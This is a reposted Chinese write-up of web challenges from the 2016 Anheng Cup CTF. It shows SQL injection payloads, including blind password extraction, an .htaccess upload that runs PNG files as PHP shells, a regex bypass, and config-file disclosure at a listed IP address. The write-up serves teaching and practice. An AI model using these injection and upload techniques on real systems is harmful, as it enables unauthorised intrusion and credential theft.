2016-安恒杯-web

转载

dengzhasong7076 于 2016-11-01 13:03:00 发布 86 收藏
文章标签： php javascript java ViewUI
原文链接：http://www.cnblogs.com/iamstudy/articles/2016_anheng_web_writeup.html

exam result(web100)

sql语句应该是

```
select * from xxx where name='' and school='' and area='' and score='';
```

可以通过在name那里注入一个\，所以aaaaaa那部分是可控进入sql并被执行的。


```
select * from xxx where name='\' and school='aaaaaa' and area='' and score='';
```

sendflag(web100)

页脚有这样一段js

```
<script type="text/javascript">
    $(document).ready(function() {
        $("#email").keyup(function() {
            if ($("#email").val().match(/[A-Za-z0-9]{5,}@eis\.ctf/)) {
                $("#submit").prop('disabled', false);
            } else {
                $("#submit").prop('disabled', true);
            }
        });
    });
</script>
```

没有$结尾，所以域名还是可控的，只要存在匹配正则就可以了。



Forbidden(web100)

```
url:http://202.120.7.206:7734/
```

打开后显示403，于是拿出扫描器看能不能扫出点什么东西来，后面扫出来了个/WEB-INF/web.xml

```
http://202.120.7.206:7734/WEB-INF/web.xml
```

This XML file does not appear to have any style information associated with it. The document tree is shown below.


```
<web-app xmlns="http://java.sun.com/xml/ns/javaee" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" version="3.0" xsi:schemaLocation="h
  <display-name/>
  <welcome-file-list>
    <welcome-file>in.jsp</welcome-file>
  </welcome-file-list>
  <filter>
    <filter-name>struts2</filter-name>
    <filter-class>
      org.apache.struts2.dispatcher.ng.filter.StrutsPrepareAndExecuteFilter
    </filter-class>
  </filter>
  <filter-mapping>
    <filter-name>struts2</filter-name>
    <url-pattern>*.action</url-pattern>
  </filter-mapping>
  <listener>
    <listener-class>
      org.springframework.web.context.ContextLoaderListener
    </listener-class>
  </listener>
  <context-param>
    <param-name>contextConfigLocation</param-name>
    <param-value>/WEB-INF/classes/applicationContext.xml</param-value>
  </context-param>
  <servlet>
    <servlet-name>LoadOnStartServlet</servlet-name>
    <servlet-class>util.LoadOnStartServlet</servlet-class>
    <load-on-startup>1</load-on-startup>
  </servlet>
</web-app>
```


然后看见了有应用的配置，于是访问看看


```
http://202.120.7.206:7734/WEB-INF/classes/applicationContext.xml
```

This XML file does not appear to have any style information associated with it. The document tree is shown below.


```
<beans xmlns="http://www.springframework.org/schema/beans" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:aop="http://www.springframework.org/s
 xsi:schemaLocation=" http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans-3.0.xsd http://www.springframework
 http://www.springframework.org/schema/tx/spring-tx.xsd ">
  <!--  使用Annotation的时候要用不一样的SessionFactory  -->
  <!-- 数据库连接  -->
  <bean id="HibernateSessionFactory" class="org.springframework.orm.hibernate3.annotation.AnnotationSessionFactoryBean">
    <property name="configLocation" value="classpath:hibernate.cfg.xml"/>
  </bean>
  <bean id="HibernateDaoSupport" abstract="true" class="org.springframework.orm.hibernate3.support.HibernateDaoSupport">
    <property name="sessionFactory" ref="HibernateSessionFactory"/>
  </bean>
  <!--  数据库连接（事务配置，不配置事务数据更改不会提交到数据库）  -->
  <bean id="transactionManager" class="org.springframework.orm.hibernate3.HibernateTransactionManager">
    <property name="sessionFactory" ref="HibernateSessionFactory"/>
  </bean>
  <tx:advice id="defaultTransactionAdvice" transaction-manager="transactionManager">
    <tx:attributes>
      <tx:method name="*" propagation="REQUIRED"/>
    </tx:attributes>
  </tx:advice>
  <aop:config>
    <aop:pointcut id="allService" expression="execution(* service..*.*(..))"/>
    <aop:advisor advice-ref="defaultTransactionAdvice" pointcut-ref="allService"/>
  </aop:config>
  <!--  BaseDao  -->
  <bean id="BaseDao" class="dao.BaseDaoImpl" parent="HibernateDaoSupport"></bean>
  <!--  BaseService  -->
  <bean id="BaseService" class="service.BaseServiceImpl">
    <property name="baseDao" ref="BaseDao"/>
  </bean>
  <!--  包含的配置文件  -->
  <import resource="springxml/Dispatcher.xml"/>
  <import resource="springxml/Video.xml"/>
  <import resource="springxml/Configure.xml"/>
</beans>
```


这里注入了一个数据库连接的bean，访问就得到了flag

```
http://202.120.7.206:7734/WEB-INF/classes/hibernate.cfg.xml
```



这道题主要考察了配置文件泄漏，查找敏感信息

eis cloud(web300)

先上传一个.htaccess，将此目录的php解析打开。

```
AddType application/x-httpd-php .png
php_flag engine 1
```

再上传的png为shell就可以被当成php执行。

/var/www/flag.txt

```
上传目录已经禁止PHP执行，Flag放在这里绝对安全__
EIS{S3cur1ty_C0nf_Easi1y_0verr1dd3n}
```

login(web300)

嗯，最坑的一题，考点不难，坑在手动上面。

登录的时候，做了按键的监听以及还有一个nonce的token，导致只能复制exp到输入框以及没法直接放burp跑。
PS: 很疑惑这个token的生成以及验证，并没有cookie，如果用户名相同，可以进行重复发包。

```
$(document).keydown(function(e) {
    if (e.keyCode == 222 || e.keyCode == 188 || e.keyCode == 190) {
        alert("Illegal character");
        return false;
    }
});

function getnonce() {
    var text = "";
    var possible = "0123456789abcdef";
    for (var i = 0; i < 40; i++)
        text += possible.charAt(Math.floor(Math.random() * possible.length));
    return text;
}
$('#submit').click(function() {
    this._nonce = getnonce();
});
```

密码长度27位：

```
a' or length(password)=27#
```

可显字符的ascii是33 - 126，利用二分法，一位位去手动出数据。

```
a' or ascii(mid(password,1,1))>1#
```

最后可以得到密码是MySuperL0ng&&SecurePa$$word

转载于:https://www.cnblogs.com/iamstudy/articles/2016_anheng_web_writeup.html